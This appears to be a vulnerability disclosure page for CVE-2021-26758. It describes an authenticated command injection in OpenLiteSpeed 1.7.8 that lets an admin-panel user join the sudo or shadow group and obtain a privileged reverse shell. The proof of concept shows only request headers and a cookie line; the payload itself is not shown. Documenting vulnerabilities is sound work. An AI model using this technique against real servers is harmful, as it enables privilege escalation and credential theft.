Openlitespeed Web Server 1.7.8 - Privilege Escalation (CVE-2021-26758)

Openlitespeed Web Server 1.7.8 - Command Injection to Privilege Escalation (CVE-2021-26758)

Description

OpenLiteSpeed web server version 1.7.8 allows attackers to gain root terminal access and execute commands on the host system. The `path` parameter has command injection vulnerability that leads to escalate privilege. OpenLiteSpeed (1.7.8) web server runs with `user(nobody):group(nogroup)` privilege. However, `extUser` and `extGroup` parameters could be used to join a group (GID) such as shadow, sudo, etc.

I found a way to escalate privileges on Ubuntu 18.04 via OpenLiteSpeed web server that runs with *`user(nobody):group(nogroup)`* privilege . According to this vulnerability , system user that has admin panel credentials can add himself to sudo group or shadow group(to read /etc/shadow file) . So that the user can execute command with high privileges.

Command injection vulnerability is discovered by *`cmOs - SunCSR`*

Proof of Concept

- Assuming that there is a test user that is not member of sudo group.

- User changes External App configuration as following to get reverse shell with high privileges.


```
(POST) HTTP Request:

POST /view/confMgr.php HTTP/1.1
Host: localhost:7080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://localhost:7080/index.php
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
```

```
384483E0=05850662073b74332d87ffa206abe963; LSID
```

- The user sends a *Graceful Restart* request through admin panel and get reverse shell with sudo group privileges.

Openlitespeed WebServer 1.7.8 - Command Injection (Authenticated) (2)
Exploit Database



0DAY - Previous
ManageEngine ADSelfService Plus 6.1 CSV Injection (CVE-2021-33256)

Next - 0DAY
KLOG Server (Authenticated) Command Injection (CVE-2021-3317)

Last modified 1yr ago

WAS THIS PAGE HELPFUL?